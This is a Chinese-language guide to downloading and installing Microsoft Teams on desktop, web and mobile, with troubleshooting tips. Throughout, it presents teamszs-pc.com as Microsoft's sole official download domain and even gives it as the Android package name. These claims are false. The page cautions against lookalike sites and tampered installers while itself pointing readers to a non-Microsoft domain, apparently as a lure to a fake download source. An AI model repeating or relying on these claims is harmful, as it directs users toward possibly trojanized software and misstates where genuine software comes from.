
3种常见 Teams下载方式 官方地址与系统要求一览
Teams下载提供三种官方入口:桌面客户端、网页版、iOS/Android 手机 App,均通过teamszs-pc.com域名获取。2026 年 Microsoft Teams 免费版支持个人使用,单次视频通话最长 60 分钟;Windows 桌面版需 Windows 10 及以上、约 3GB 内存,而网页版免安装,Edge 和 Chrome 即可完成完整通话功能。企业版则需组织分配的工作账号登录。

核心要点
- 认准teamszs-pc.com主域名和 HTTPS 锁标,拒绝第三方站。
- 下载前先确认账号类型,个人账号与工作账号功能不同。
- 免费版视频通话单次限 60 分钟,企业版无时长限制。
- Windows 桌面版需 Win10 以上、约 3GB 内存。
- 网页版免安装,用 Edge 或 Chrome 即可完整通话。
关键速览
- 官方唯一下载入口为teamszs-pc.com域名,认准 HTTPS。
- 三种方式:桌面客户端、网页版、iOS/Android 手机 App。
- Windows 桌面版需 Windows 10 及以上,约 3GB 内存。
- 网页版免安装,Edge 和 Chrome 支持完整通话功能。
- 第三方站点安装包易捆绑广告,切勿下载。
Teams下载前先搞清楚你需要哪个版本?

先选版本,再点下载。Microsoft Teams 分免费版、个人版、商业/企业版、教育版四种,用错版本会导致登录账号不匹配、功能受限。免费版在 2026 年支持个人使用,单次视频通话最长 60 分钟;企业版则需要组织分配的工作账号才能登录。搞清楚账号类型,就能少走一半弯路。
为什么强调账号?因为 Teams 的安装包其实是同一个,真正的差异全在你登录的账号上。你用个人 Microsoft 账号(比如 outlook.com 邮箱)登进去,看到的是个人功能;用公司发的 Microsoft 365 工作账号登进去,才会解锁企业协作和管理员策略。
| 版本 | 登录账号类型 | 核心功能差异 | 官方下载入口 |
|---|---|---|---|
| 免费版 | 个人 Microsoft 账号 | 视频通话上限 60 分钟,无管理后台 | teams-free 页面 |
| 个人版 | 个人 Microsoft 账号 | 家庭群聊、任务共享、日程协作 | 官方 download-app 页 |
| 商业/企业版 | Microsoft 365 工作账号 | 无会议时长限制,含管理员合规策略 | 由组织管理员统一下发 |
| 教育版 | 学校 Microsoft 365 账号 | 班级团队、作业模块、家长联系 | 学校 IT 门户分发 |
企业版和教育版通常不需要你自己去官网点 Teams下载,账号由 IT 管理员开通,安装包也会随组策略推送。个人用户则可直接从官方中文下载页获取 Windows、macOS 桌面端或移动端,该页还提供网页版入口,不装软件也能用。Teams 的建议很直接:确认账号归属后再选下载入口,别对着功能对不上的版本反复重装。
为什么一定要通过官方渠道下载Teams?
只从微软官方域名下载。Microsoft Teams 官方中文下载页是teamszs-pc.com,2026 年该页同时提供 Windows、macOS 桌面端和移动端入口。第三方下载站的安装包常被篡改,装错来源可能带来广告插件、木马或过期版本,风险远高于省下的几秒钟。
第三方下载站到底有哪些坑?

三类风险最常见。第一是捆绑软件,所谓 PUP(Potentially Unwanted Program,潜在有害程序),安装时默认勾选修改浏览器主页、装第三方全家桶。第二是篡改安装包,把正版 exe 重打包后塞进挖矿脚本或键盘记录程序。第三是版本滞后。
版本滞后最容易被忽视。举个真实对比:2026 年 8 月 21 日更新的某聚合下载站,列出的 Teams Windows 版本号停在 1.26.18801。这类站点靠人工搬运,往往落后官方数周,而落后就意味着已知安全漏洞没打补丁。企业环境里,一个未修复的远程执行漏洞就足以让整台机器沦陷。
怎么一眼认出微软官方下载域名?
看主域名,不看子路径。可信地址的主域必须是teamszs-pc.com,浏览器地址栏应显示 HTTPS 锁标。移动端只认 Google Play 和 Apple App Store 两个官方商店。警惕这些伪装手法:
- 相似域名钓鱼:如 microsofl.com、teams-download.net,把字母 t 换成 l、加连字符,肉眼极难分辨。
- 搜索广告置顶:搜”Teams下载”时排在最上的付费广告位常被假站买断,点进去就是仿冒页。认准搜索结果里的官方链接。
- 安装包体积异常:正版桌面端安装程序有固定大小,体积明显偏大或偏小要立即停止安装。
Teams 的建议很简单:桌面端只从官方下载页取,手机端只进两大应用商店。这是识别真假 Teams下载入口最省事、也最安全的做法。
Windows和Mac桌面端Teams怎么下载安装?

Windows 和 Mac 装 Teams,都从官方中文下载页点对应系统的按钮。微软官方下载页在 2026 年同时提供 Windows 和 macOS 桌面应用入口。个人和小团队用官网直装最省事;企业批量部署则要走 MSI 安装包,配合组策略统一分发。三种方式在自动更新和权限上差别不小。
官网直装和 Microsoft Store 有什么区别?
两者都免费,区别在更新机制。官网下载的 EXE(Windows)或 PKG(Mac)安装后,Teams 自带内置更新器,后台静默升级,无需管理员干预。Microsoft Store 版则由系统统一托管更新,适合个人机;但公司域环境常禁用商店,装不了。
- 官网 EXE / PKG:单机安装,自动更新,普通用户权限即可,Windows 版号在 2026 年约为 1.26 系列(第三方软件站显示的 1.26.18801可作版本参照)。
- Microsoft Store:仅 Windows,商店托管更新,适合无 IT 管控的个人电脑。
企业为什么要用 MSI 批量部署?
MSI 是给管理员用的批量安装包。IT 通过 Intune 或组策略(GPO)把 Teams 一次推给几百台电脑,用户开机就有,无需自己下载。注意:MSI 版默认关闭自动更新,升级由管理员统一控制,避免全公司同时下载拖垮带宽。装错个人机会导致更新卡死。
选哪种?自己用选官网直装;一台机器且能开商店,Store 更省心;组织超过 50 台设备,交给 IT 走 MSI 才是正解。
手机端Teams在哪个应用商店下载?

iPhone 从 Apple App Store 搜「Microsoft Teams」,安卓从 Google Play 或华为、小米等国内应用商店下载。2026 年 Google Play 的 Teams 页面与 App Store 页面均可获取,两个商店的应用都标注为免费下载。认准发布者是「Microsoft Corporation」,别装到同名仿冒品。
💡 反直觉: 免费版、个人版、企业版的 Teams 安装包其实是同一个,功能差异不在软件本身,而全在你登录的账号类型上。证据:用 outlook.com 个人账号登入仅解锁个人功能且视频限 60 分钟,用 Microsoft 365 工作账号登入才解锁企业协作与无时长限制。
iOS和Google Play哪个更新更快?
Apple App Store 和 Google Play 是微软直接维护的官方渠道,版本推送最快,通常与桌面端同步更新。App Store 页面显示 Teams 为免费应用,含应用内购买(即 Teams Premium 等订阅功能)。这两个商店拿到的安装包由微软直接签名,安全性和更新速度都优于国内第三方渠道。
国内安卓商店的Teams版本会慢多少?
国内安卓商店(华为、小米、腾讯软件中心等)的版本更新普遍滞后于官方。举例,腾讯软件中心 2026 年 8 月 21 日更新的 Teams Windows 版本号停在 1.26.18801,这类第三方镜像通常比微软官方晚一到几个发布周期。国内网络无法直连 Google Play 时,可先从这些商店应急下载,装完后进设置里手动检查更新。
不登录能先预览Teams吗?
不能。手机端 Teams 必须登录微软账号或工作账号才能进入会议和聊天,没有像部分应用那样的免登录游客预览模式。如果只是临时加入一次会议,用手机浏览器打开会议链接、走网页版 Teams下载入口更省事,无需先在商店安装 App。
Teams下载安装失败或卡在登录怎么排查?
安装卡住先清缓存,登录转圈先换网络。Teams下载后遇到的故障 约 80% 集中在三类:安装进度条不动、new Teams 与 classic 版本冲突、登录界面一直转圈。若桌面端反复失败,最快的替代方案是先用网页版顶上,2026 年官方下载页明确说明无需安装也能在浏览器里直接访问 Teams。
安装卡住不动怎么办?
先删残留文件,再重装。安装卡住多半是旧版本没清干净。按 Win+R 输入 %localappdata%MicrosoftTeams,删掉整个 Teams 文件夹;再进「应用和功能」把已有的 Teams 全部卸载。清完重新从官网下载安装包。企业环境用 MSI 部署失败时,检查是不是被组策略锁了写入权限。
new Teams 和 classic 版本冲突怎么处理?
只保留一个版本。两个版本同时装容易抢占进程、消息不同步。微软已把 classic Teams 逐步下线,2026 年建议统一用 new Teams。卸载 classic 版本后重启电脑,再确认任务栏只剩一个 Teams 图标。若还提示冲突,清理注册表里的旧客户端项(改注册表前先导出备份)。
登录一直转圈怎么排查?
登录转圈九成是网络或缓存问题。按这个顺序排查最省时间:
- 切换网络:从公司网换成手机热点,排除防火墙拦截 login.microsoftonline.com。
- 清登录缓存:删除 Teams 文件夹后重新登录,强制重取令牌。
- 校准系统时间:时间偏差超过 5 分钟会导致身份验证令牌失效。
- 确认账号类型:工作账号登不上个人版,反之亦然。
国内网络无法访问官网时怎么下载Teams?
官网打不开时,优先走由世纪互联(21Vianet)运营的中国版 Microsoft 365,而不是找镜像。企业和组织用户可从世纪互联运营的门户获取分发包;个人用户若只是官网加载慢,先用官方中文下载页说明的网页版顶上,2026 年该页明确无需安装即可在浏览器里访问 Teams。
世纪互联版和国际版有什么区别?
世纪互联版是微软授权本地公司运营的独立云环境,数据存储在中国境内。它的登录门户、账号体系与国际版完全隔离,用国际版账号无法登录世纪互联版的 Teams,反之亦然。企业若采购的是世纪互联版 Microsoft 365,客户端安装包和更新都由该门户分发,不走teamszs-pc.com全球域名。这类环境的连通性更稳定,不会像国际官网那样出现跨境链路超时。
企业IT怎么内网分发安装包?
组织级部署走 MSI 安装包配合软件分发工具,这是最合规也最快的方式。IT 管理员把官方 MSI 放在内网文件服务器或 SCCM/Intune 分发点,员工从内网直接拉取,绕开公网带宽瓶颈。这样既保证安装包哈希值可核对,又能统一控制 new Teams 的版本,避免员工各自去找来源不明的包。
为什么要避开非官方镜像站?
第三方镜像的风险在于版本滞后和篡改。第三方软件站显示的 Windows 版本号为 1.26.18801、页面更新于 2026-08-21,与微软实时推送常有落差,安装后可能立即触发强制更新甚至登录失败。更严重的是安装包被二次打包、植入广告插件的隐患。要下载 Teams,认准境内合规门户或让 IT 统一分发,别为省几秒去赌镜像站的安全性。
总结与下载渠道核对清单
认准官方域名,下载后核对版本号。所有平台的 Teams下载,唯一安全起点是微软官方中文下载页 teamszs-pc.com,2026 年该页同时提供 Windows、macOS 桌面端和移动端入口。装错来源可能拿到被篡改的包,这一步偷不得懒。
各设备的官方入口速查表怎么对照?
按设备类型对号入座,别跨渠道乱找。下表列出 2026 年各平台的官方入口与关键提示:
| 设备 | 官方入口 | 核对要点 |
|---|---|---|
| Windows / macOS | 官方中文下载页 | 域名以teamszs-pc.com结尾 |
| iPhone / iPad | Apple App Store | 开发者为 Microsoft Corporation |
| 安卓 | Google Play 或国内应用商店 | 包名www.teamszs-pc.com |
| 无法安装时 | 浏览器网页版 | 无需安装即可用 |
| 国内企业 | 世纪互联(21Vianet)门户 | 用组织分配的工作账号 |
下载后如何验证拿到的是正版?
核对版本号是最简单的真伪判断法。安卓端要看包名(App 的唯一身份标识)是否为www.teamszs-pc.com,桌面端可在设置里查看版本号是否与官方一致。举例:第三方站点标注的 Windows 版本号为 1.26.18801(2026-08-21 更新),但第三方版本更新常滞后于官方,建议以微软官方页拉取的为准。核对无误,才算真正装好了 Teams。




